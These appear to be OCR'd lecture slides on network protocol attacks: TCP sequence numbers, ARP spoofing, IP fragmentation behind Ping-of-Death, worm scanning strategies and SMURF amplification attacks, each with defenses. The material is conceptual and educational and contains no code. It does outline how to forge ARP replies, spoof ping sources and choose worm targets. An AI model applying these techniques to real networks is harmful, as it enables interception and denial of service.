
Internet protocol problems

TCP Sequence Numbers




- TCP's "three-way handshake":
  - each party selects Initial Sequence Number (ISN)
  - shows both parties are capable of receiving data
  - offers some protection against forgery -- **WHY?**

TCP Sequence Numbers




ARP Spoofing: Background: Ethernet Frames



ARP Spoofing: Background: ARP

- **Address Resolution Protocol (ARP):** Locates a host's link-layer (MAC) address
- Problem: How does Alice communicate with Bob over a LAN?
  - Assume Alice (10.0.0.1) knows Bob's (10.0.0.2) IP
  - LANs operate at layer 2 (there is no router inside of the LAN)
  - Messages are sent to the switch, and addressed by a host's link-layer (MAC) address
- Protocol:
  - Alice broadcasts: "Who has 10.0.0.2?"
  - Bob responses: "I do! And I'm at MAC f8:1e:df:ab:33:56."



ARP Spoofing


- Each ARP response overwrites the previous entry in ARP table -- **last response wins**!
- Attack: Forge ARP response
- Effects:
  - Man-in-the-Middle
  - Denial-of-service
- Also called **ARP Poisoning** or **ARP Flooding**

ARP Spoofing: Defenses

- Smart switches that remember MAC addresses
- Switches that assign hosts to specific ports

Ping-of-Death: Background: IP Fragmentation

- 16-bit "Total Length" field allows 2^{16}-1=65,535 byte packets
- Data link (layer 2) often imposes significantly smaller **Maximum Transmission Unit** (MTU) (normally 1500 bytes)
- Fragmentation supports packet sizes greater than MTU and less than 2^{16}
- 13-bit Fragment Offset specifies offset of fragmented packet, in units of 8 bytes
- Receiver reconstructs IP packet from fragments, and delivers it to Transport Layer (layer 4) after reassembly




Worms and Denial of Service

Worms and infection

- **The effectiveness of a worm is determined by how good it is at identifying vulnerable machines**
- Multi-vector worms use lots of ways to infect: e.g., network, email, drive by downloads, etc.
- Example scanning strategies:
  - **Random IP:** select random IPs; wastes a lot of time scanning "dark" or unreachable addresses (e.g., Code Red)
  - **Signpost scanning:** use info on local host to find new targets (e.g., Morris)
  - **Local scanning:** biased randomness
  - **Permutation scanning:** "hitlist" based on shared pseudorandom sequence; when victim is already infected, infected node chooses new random position within sequence

Worms: Defense Strategies


- (Auto) **patch** your systems: most large worm outbreaks have exploited known vulnerabilities (Stuxnet is an exception)
- **Heterogeneity**: use more than one vendor for your networks
- **IDS**: provides filtering for known vulnerabilities, such that they are protected immediately (analog to virus scanning)



- **Filtering**: look for unnecessary or unusual communication patterns, then drop them on the floor

Example: SMURF Attacks

- Simple DoS attack:
  - Send a large number PING packets to a network's broadcast IP addresses (e.g., 192.168.27.254)
  - Set the source packet IP address to be your victim
  - All hosts will reflexively respond to the ping at your victim
  - … and it will be crushed under the load.
  - This is an **amplification attack** and a **reflection attack**



Traceback

